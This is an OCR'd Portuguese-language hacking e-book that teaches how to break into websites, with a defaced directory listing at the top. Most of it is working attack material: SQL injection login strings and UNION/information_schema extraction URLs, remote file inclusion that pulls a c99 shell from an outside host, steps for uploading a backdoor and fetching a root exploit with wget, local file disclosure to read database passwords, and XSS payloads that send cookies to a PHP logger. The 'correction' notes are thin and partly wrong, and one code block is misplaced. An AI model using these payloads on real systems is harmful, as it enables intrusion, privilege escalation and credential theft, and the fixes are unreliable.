Owned by hacker

Listing directory (2 files and 31 directories):

Name	Size	Modify	Owner/Group	Perms
.	LINK	18.03.2004 13:39:27	/	drwxrwxr-x
..	LINK	10.07.2006 [illegible]:37	/	drwxrwxr-x
[administration]	DIR	[illegible]4	/	drwxrwxr-x
[bookmarks]	DIR	18.03.2004 10:58:[illegible]	/	drwxrwxr-x
[browsecvs]	DIR	18.03.2004 10:5[illegible]22	/	drwxrwxr-x
[calendar]	DIR	18.03.2004 10:5[illegible]28	/	drwxrwxr-x
[clients]	DIR	18.03.2004 10:58:[illegible]	/	drwxrwxr-x
[dev-kit]	DIR	18.03.2004 10:58:42	/	drwxrwxr-x
[docs]	DIR	18.03.2004 10:59:06	/	drwxrwxr-x
[files]	DIR	10.07.2006 10:22:22	/	drwxrwxrwx
[general]	DIR	18.03.2004 10:59:29	/	drwxrwxr-x
[includes]	DIR	18.03.2004 11:06:44	/	drwxrwxr-x
[interface]	DIR	18.03.2004 11:07:29	/	drwxrwxr-x
[javascript]	DIR	18.03.2004 11:07:53	/	drwxrwxr-x

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

Este e - book tem como objetivo não só a invasão, como também a prevenção e correção em sites da internet.

1° Passo:

Para se fazer a invasão é necessário descobrir falhas ou brechas, que facilitem a intrusão, para isso usaremos scanners.

NMAP: Scanner de ips, onde faremos o fingerprint

ACUNETIX: Scanner de falhas, onde scannearemos o site em busca de falhas.

FingerPrint:

Aqui buscaremos falhas no servidor, através de programas desatualizados.

Agora digitamos o comando nmap **IP** -sV -O --version-intensity 5 para iniciar o Fingerprint, se nele aparecer programas antigos, devemos procurar exploits, um exemplo de pesquisa no google seria: Exploit Apache 2.1 . Normalmente eles serão nas linguagens C, PHP, PERL, PYTHON, entre outros. No Linux basta digitar um comando no terminal, exemplo: **perl** expl.pl .

Eu não achei nada, e agora? Calma, não nos demos por vencidos ainda, agora vamos achar vulnerabilidades no site.

Correção: Mantenha sempre os programas atualizados, ou ligue para seu host notificando o programa vulnerável e peça correção.

Scan:

Nessa etapa vamos usar o scanner novamente, só que desta vez o de vulnerabilidades, no nosso caso o Acunetix.

O Acunetix é para Windows, mas você pode tentar emula-lo no wine ou procurar um programa substituto para Linux. Caso haja alguma falha devemos explora-la, o que nos leva ao próximo passo.

Robots.txt:

Este arquivo da ordens para os buscadores e as vezes revela ficheiros ocultos o de administração.

Normalmente este texto fica na pasta principal do site ex: www.site.com/robots.txt . Então procuramos os arquivos que estão dissalow.

Ex:

```
User-agent: Googlebot
Disallow: /admin
```

Então vamos nesse diretório, é a area administrative do site, nós podemos explorar do seguinte modo:

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

SQL Injection Basico:

Esse tipo de ataque explora uma falha no SQL.

Há casos em que o programador se distrai e escreve o código vulnerável, que entrando com as sctrings:

Código Vulnerável:	Lista de Strings
<?php $usuario = $_POST['usuario']; $senha = $_POST['senha']; $query_string ="SELECT * FROM usuarios WHERE codigo = '{$usuario}' AND senha = '{$senha}'"; ?> Imagem imasters.com.br	login: ‘or’1 ou ‘or”=’ senha: ‘or’1 ou ‘or”=’ ‘ or ‘1′=’1 ‘ or 1=1– ‘or”=’ ‘ or ‘a’='a ‘) or (‘a’='a

Correção:

1- Colocar magic_quotes_gcp para On

Com esta opção será colocado um escape antes dos (') nos parâmetros:

-COOKIE

-POST

-GET

2- Usar mysql_real_escape_string()

Faz escape nas strings mysql_query usadas

3- Validar os parâmetros enviados pelos usuários

$usuario_id = (int)$_GET['usuario_id'];

O $usuario_id será sempre um integer e poderemos controlado os dados enviados pelos usuários.


O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

Brute-Force:

A técnica Brute-Force chuta o login e a senha que estão em uma lista até acertar. Essas listas (wordlists) podem chegar a gigabytes, ou seja, milhões e milhões de logins e senhas.

Dois programas muito nusados são o Brutus (Windows) e o THC Hydra (Linux):

Tutorial Brutus



Bom, vamos usa-lo para o que nós queremos, entrar na área admin.
Type: Coloque o tipo de conexão que queremos quebrar,

- Http Basic é para páginas não baseadas em formulários.
- Http Form é para páginas baseadas em formulários.

Use Username: Marque se for pedido nome de usuário.
Single User: Marque se você uqer pegar a senha de só um usuário.
User File: Onde esta o lista de logins.
Positive Authentcation Results: Mostra as senhas que você pegou.

Tutorial Hydra: http://www.youtube.com/watch?v=IlK18Dg2oTw

Correção:

Para bloquear esse ataque devemos limitar o numero de submits que cada usuário pode fazer:

```
<?php
$pagina=$_GET["pagina"];
// Autor: Daniel de Sousa Nascimento
//Verifica se a string passada possui algum trecho invalido
//Caso tenha mostra uma mensagem de erro
if(eregi("http|www|ftp|.dat|.txt|wget", $pagina))
   {
      echo "Ops! Problemas na página!";
   //Se a variavel passada estiver dentro das normas, executa o
else abaixo:
   }else{
      if(!empty($pagina)) {
         @include ("$pagina.php");
      }else{
         @include ("capa.php");
      }
   }
?>
```

Depois de explorar a área administrativa do site vamos buscar mais BUGS

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

PHP Injection:

PHP Injection ou Remote File Inclusion explora o uso incorreto da função include no PHP.


Código Vulnerável:

```
<?php
$pagina=$_GET["pagina"];
include($pagina)
?>
```

Código Seguro:

```
<?php
$pagina=$_GET["pagina"];
// Autor: Daniel de Sousa Nascim
ento
if(eregi("http|www|
ftp|.dat|.txt|wget", $pagina))
{ echo "Ops! Problemas na página
!";}else{
if(!empty($pagina)) {
@include ("$pagina.php");
}else{
@include ("capa.php");
}
}
?>
```

Em um site vulnerável podemos incluir um exploit, podendo fazer um deface, ou até ownar.
Exemplo: http://phpinj.noads.biz/index.php?pagina= , injetamos uma shell assim: http://phpinj.noads.biz/index.php?pagina=http://shell.com /c99.txt , o resultado seria:



O Que fazer se não tenho permissões? Você deve ir ao caminho /tmp/, lá normalmente há, faça upload de uma backdoor, falaremos dela no próximo capitulo.

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

Backdoor:

Backdoor (também conhecido por Porta dos fundos) é uma falha de segurança que pode existir em um programa de computador ou sistema operacional, que pode permitir a invasão do sistema por um cracker para que ele possa obter um total controle da máquina. Muitos crackers utilizam-se de um Backdoor para instalar vírus de computador ou outros programas maliciosos, conhecidos como malware.
Wikipédia

Nesse tutorial vou ensinar a pegar o r00t no linux.
O pessoal já deve ter algum conhecimento em Defacer e já ter uma Shell Upada no Servidor. Ok então vamos lá.
Lembrando, você precisa ter acesso para fazer o upload de um backdoor.
Faça o upload do **backdoor**.
Execute o comando: chmod 777 backdoor
(No caso backdoor é o arquivo upado, se você upou com nome de ' lol ' você precisa dar o comando ' chmod 777 lol)
Agora execute o comando: ./backdoor (Nome do Backdoor, igual citado a cima)
Irá aparecer a porta da cmd (Shell) e vai mostrar a versão do kernel e se tem xlp pra versão.
Agora pegue o ip do Servidor.
Abra o CMD e digite: ping -t www.ositeaserrootado.com.br
Abra o **Putty** e coloque o IP e a porta mostrada na shell.
Agora você está conectado a shell upada no Servidor.
Agora é só rodar o xlp da versão , execute pela shell mesmo.
Depois de ter achado o xlp para versão, faça o upload dele pela shell e:
Execute:
cd/var/tmp (tmp é um diretório, poderia ser qualquer outro)
wget xpl.pl (Poderia ser qualquer outro nome, esse arquivo é o xlp, faça o upload dele)
depois chmod xlp.pl
./xpl
r00ted.
Agora você tem acesse total.

Você pode encontrar o xlp para versão em www.milw0rm.com

Autor: #Expl0it.

Correção: Use sempre um bom Antivírus e um Firewall, pois ela será incapacitada pelo Firewall e removida pelo Antivírus.

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

Local File Disclosure:

Código Vulnerável:

```
<?php
// Postado por AllMeida
$arquivo= $_GET['arquivo'];
$readfile= readfile($arquivo);
?>
```

Local File Disclosure ou LFD permite ver os arquivos do sistema, bem como seus códigos-fonte.

Eu gravei esta vídeo aula: http://www.youtube.com/watch?v=AyPv6caJi8c , mas vou fazer um tutorial para vocês.

Se você fizer abrir uma pagina com o código fonte <?php echo"Ronaldo"; ?> no navegador vai aparecer apenas Ronaldo. Através dessa falha ele vai mostrar <?php echo"Ronaldo"; ?> então nós vamos fazer com que mostre as senhas, ao pegarmos uma página igual à do código vulnerável injetamos o código pagina.php?arquivo=admin/index.php e veremos o código fonte, normalmente ele vai fazer uma conexão com o banco de dados e exibira algo como <?php include('conectar.php'); ?> então vamos na página conectar.php, injetando ele novamente pagina.php?arquivo=admin/index.php e então ele ira exibir o login para o banco de dados, exemplo:

Então temos todos os dados para entrar no banco de dados, basta logar no site, pelo PHPMyAdmin, quase todos os servers tem: www.site.com.br/phpmyadmin ou www.site.com.br/pma.

Há vários jeitos de se explorar essa vulnerabilidade, o outro seria se a pagina de administração não fosse com banco de dados, ai apareceria:

Página De Conexão Com Banco De Dados

```
<?php
$host = "localhost";
$user = "nome_do_usuario";
$senha = "senha_do_usuario";
$dbname = "nome_do_db";
//conecta ao banco de dados
mysql_connect($host, $user, $senha) or die("erro");

//seleciona o banco de dados
mysql_select_db($dbname)or die("erro");
?>
```

Sistema de Login Sem Banco de Dados

```
<?php
if( $login != nome_admin || $senha != senha_admin ) {
//Se for difirente, retonar a mensagem:
echo "Login e senha incorretos";
//Se for iguais os dados, corretos, aparece a página:
}else{
logado
?>
```

Em que o nome de usuário seria: nome_admin e senha: senha_admin.

Correção: Postado por AllMeida

```
<?php if ($_GET['arquivo']== "principal"){ readfile("principal.php"); } else{ echo("<center><b>Ação Não Permitida</b></center>"); } ?>
```

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

Cross Site Scripting:

CSS ou XSS rouba cookies e permiti usa-los como se fosse o usuário original daquele cookie.

Ao roubar cookies, para o sistema você e o usuário original

Neste artigo do site: http://www.inw-seguranca.com/wordpress/?p=914 , há dois videos de como explorar esta vulnerabilidade, mas aqui vai um tutorial:

Xss para redirecionar:

Alguns sites possuem murais, ou comentarios que permitem HTML, neles ao digitar o código:

```
<script type="text/javascript">
window.location.href="http://seusitehack.com";
</script>
```

Então ao ver a página ele sera redirecionado para http://seusitehack.com

Xss Para Roubo de Cookies:

Ao digitar javascript:alert('document.cookie'); ira aparecer uma mensagem exibindo seus cookies, nós queremos receber os do admin, então iremos criar uma página php que nos mande:

```
<?php
$cookie=$_GET['cookie'];// Fazemos um GET ?cookie= .
$lagalleta=fopen("cookies.txt",'a');// Salvamos como cookies.txt
não esqueça de cria-lo.
fwrite($lagalleta,"Cookie:\n".htmlentities($cookie)."\n\n
\n\n");
fclose($lagalleta);
echo"<script>location.href='http://google.com/';</script>";//
Redirecionamos para o google, voce pode muda-lo
?>
```

Então vamos testa-la, escreva algum comentario, ou faça um post, assim:

```
<script>document.location="http://localhost/ataac/index.php?
cookie=" + document.cookie</script>
```

Agora no arquivo cookies.txt vai aparecer algo assim:
texto1 = texto2 ex: cookie= admin

Para injetar o cookie do administrador use o código:

```
javascript:void(document.cookie= "cookie= admin");
```

Resultado:

Nosso cookie esta igual o do admin, para o sistema nós somos ele, por isso conseguimos os privilégios.

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

Sql Injection Avançado:

INFORMATION_SCHEMA

Como já expliquei para vocês, agora iremos capturar do banco de dados as tabelas e as colunas do banco de dados de um site fictício.

Supomos que temos a seguinte notícias:

www.site.com.br/noticias.php?id=15

Já vimos que ele está vulnerável a SQL Injection e possui 6 colunas. Agora iremos descobrir as tabelas do site através do information_schema, o conteúdo de nossa materia!

Para isto iremos utilizar um union:

www.site.com.br/noticias.php?id=-15+Union+Select+1,2,3,4,5,6+From+Information_Schema.Tables

Notem que apareceram alguns números na tela, no nosso caso: 2,5,3

Agora vamos fazer o seguinte, no lugar destes números iremos colocar as tabelas do information_schema, adicionando um "limite":

http://www.site.com.br/noticias.php?id=-15+Union+Select+1,table_name,3,4,5,6+From+Information_Schema.Tables+limit 0,1

Agora você vai aumentando o limite para 1,1 / 2,1 / 3,1 / 4,1 até encontrar alguma tabela tipo: admin, usuarios, user, membros. administradores, bd_admin, db_admin etc…

Vamos supor agora que encontramos a tabela "usuarios" em 20,1:

http://www.site.com.br/noticias.php?id=-15+Union+Select+1,table_name,3,4,5,6+From+Information_Schema.Tables+limit 20,1

Agora iremos achar as colunas da tabela "usuarios":

http://www.site.com.br/noticias.php?id=-15+Union+Select+1,Column_name,3,4,5,6+From+Information_Schema.Columns+Where Table.name='usuarios'+limit+0,1

(Lembrando que este método não funcionará se existir filtragem magic quote no site)

Caso a filtragem esteja ativa poderemos utilizar assim e ver uma por uma:

http://www.site.com.br/noticias.php?id=-15+Union+Select+1,Column_name,3,4,5,6+From+Information_Schema.Columns+limit+0,1

E então ir procurando até encontrar as colunas: senha, usuario, username, login, password, user, email etc

CONCLUSÃO

Neste tutorial ensinei vocês a descobrirem as tabelas e as colunas de um banco de dados utilizando o information_schema! Com este método você não é obrigado a ir chutando nomes de tabelas e colunas até encontrar ela, ou utilizar algum programa específico. Você faz manualmente. Aí está a verdadeira arte do SQL Injection!

Esta matéria eu fiz agora, não elaborei muito, então se houver algum erro avisem hehehe

Espero que todos tenham gostado e que ela seja bastante útil!

Também complementando outro método que não coloquei na matéria:

www.site.com.br/noticias.php?id=-15+Union+Select+1,Group_Concat(Table_Name),3,4,5,6+from+information_schema.tables+where+table_schema=database()

Assim irão ser listadas as tabelas

Autor: rahackzin

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

Conclusão:

Aqui aprendemos algumas falhas e ataques, mas tambem como nos proteger, mas fique atento, novas vulnerabilidades e falhas aparecem a cada minuto, por isso esteja em constante procura.

Obrigado a todos que leram esse e-book, espero ter sido util, e até a próxima ;)

Para saber mais entre em: http://www.inw-seguranca.com